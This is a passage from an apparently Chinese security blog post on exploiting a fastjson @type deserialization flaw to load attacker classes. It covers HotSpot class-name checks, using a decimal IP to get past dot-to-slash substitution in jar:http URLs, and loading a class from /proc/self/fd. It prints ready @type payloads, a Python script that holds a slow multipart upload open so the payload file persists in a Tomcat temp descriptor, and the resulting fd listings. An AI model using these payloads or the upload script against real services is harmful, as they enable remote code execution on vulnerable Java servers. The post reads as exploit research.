                    if (p == name || p+1 >= name+length || *(p+1) == '/') {
                        return false;
                    }
                } else {
                    return false; // do not permit '/' unless it's class name
                }
            }
            if (type == ClassFileParser::LegalMethod && (ch == '<' || ch == '>')) {
                return false; // do not permit '<' or '>' in method names
            }
            p++;
        } else {
            char* tmp_p = UTF8::next(p, &ch);
            p = tmp_p;
        }
    }
    return true;
}
```



公众号 · 珂技知识分享

所以tomcat和jdk11无法http远程加载类的原因本质上还是连续斜杠的问题，有可能能够突破也说不定。


不过不管是tomcat还是jdk11，都是支持SSRF的，可以在getResourceAsStream触发。

最后还有一个问题需要解决，那就是如果将点替换成斜杠了，常用的域名和ip写法都不行了。比如2.2.2.2和test.com都需要点。

这里就要用到SSRF bypass的技巧了，ip的十进制写法，127.0.0.0为2130706433。也就是

```
1 {"@type":"jar:http://2130706433:8000.fj4!.E"}
```

这个技巧在我以前的文章里有 [SSRF](#)



这里要注意，此时java SSRF请求web服务器时用的也是Host: 2130706433:8000，部分web服务器可能不支持这种写法。

除此之外，为了避免切换Undertow太麻烦，也可以在springboot中直接使用如下代码强制使用LaunchedURLClassLoader。

```
1 Thread.currentThread().setContextClassLoader(ParserConfig.class.getClassLoader());
```

说完了http协议的限制，再看file协议。相对来说，更加通用的exp是file协议，可以配合文件上传来使用。也可以经典的fd打法。

在P牛挑战/PHP文件包含里经常利用这一招，靠客户端延迟来延长文件存活时间。

<https://www.leavesongs.com/PENETRATION/springboot-xml-beans-exploit-without-network.html>

```
1 import socket  
2 import time  
3  
4 host = 'myweb'  
5 port = 9999
```



```
6 boundary = 'xxxxxxx'
7
8 def write_fd(fileName):
9     # 从本地读取 payload 文件内容
10    with open(fileName, 'rb') as f:
11        file_content = f.read()
12    # 构造 multipart/form-data 部分
13    body = (
14        f'--{boundary}\r\n'
15        f'Content-Disposition: form-data; name="file"; filename="a.txt'
16        f'\r\n'
17    ).encode('utf-8') + file_content + b"          "
18
19    # 注意: 不加结尾的 --boundary-- 结尾
20    # 人为制造 Content-Length 不精确或者大于实际
21
22    # 构造 HTTP 请求头
23    http_request = (
24        f'POST / HTTP/1.1\r\n'
25        f'Host: {host}:{port}\r\n'
26        f'Accept-Encoding: gzip, deflate\r\n'
27        f'Accept: */*\r\n'
28        f'Content-Type: multipart/form-data; boundary={boundary}\r\n'
29        f'Content-Length: 19000\r\n' # 固定写死
30        f'\r\n'
31    ).encode('utf-8') + body
32
33    # 创建 socket 并发送请求
34    s = socket.socket()
35    s.connect((host, port))
36    s.sendall(http_request)
37    time.sleep(200)
38
39
40 write_fd("fj2")
```

```
ubuntu@VM-0-17-ubuntu:~$ ls -alt /proc/9770/fd
total 0
lrwx----- 1 ubuntu ubuntu 64 Jul 23 10:08 36 -> /tmp/tomcat.9999.7766946391354199003/work/Tomcat/localhost/ROOT/upload_
427dd069_957e_47d9_90ca_93626c6507cb_000000001.tmp
lrwx----- 1 ubuntu ubuntu 64 Jul 23 10:07 35 -> 'socket:[137303354]'
```

jar协议SSRF本身也会缓存文件，可以靠服务端延迟来延长文件存活时间。在我以前的文章有介绍 [XXE之java补充](#)

在这次的环境中，不靠服务端延迟缓存文件/tmp/jar_cachexxx.tmp会马上删除，但依旧在fd可读。可能是因为getResourceAsStream时将其加入closeables了。

```
total 0
lr-x----- 1 ubuntu ubuntu 64 Jul 23 10:20 41 -> '/tmp/jar_cache1891308848604726033.tmp (deleted)'
```

因此可以先用http协议缓存jar到fd

```
1 {"@type":"jar:http://2130706433:8000.fj4!.E"}
```

再用file协议加载类

```
1 {"@type":"jar:file:.proc.self.fd.<num>!.E"}
```

但是由于jar包的内容是跟文件名挂钩的，也就是E.class的类名必须是

【jar:file:.proc.self.fd.<num>!.E】，所以存在一个预测<num>的操作，实战中可能没那么好用。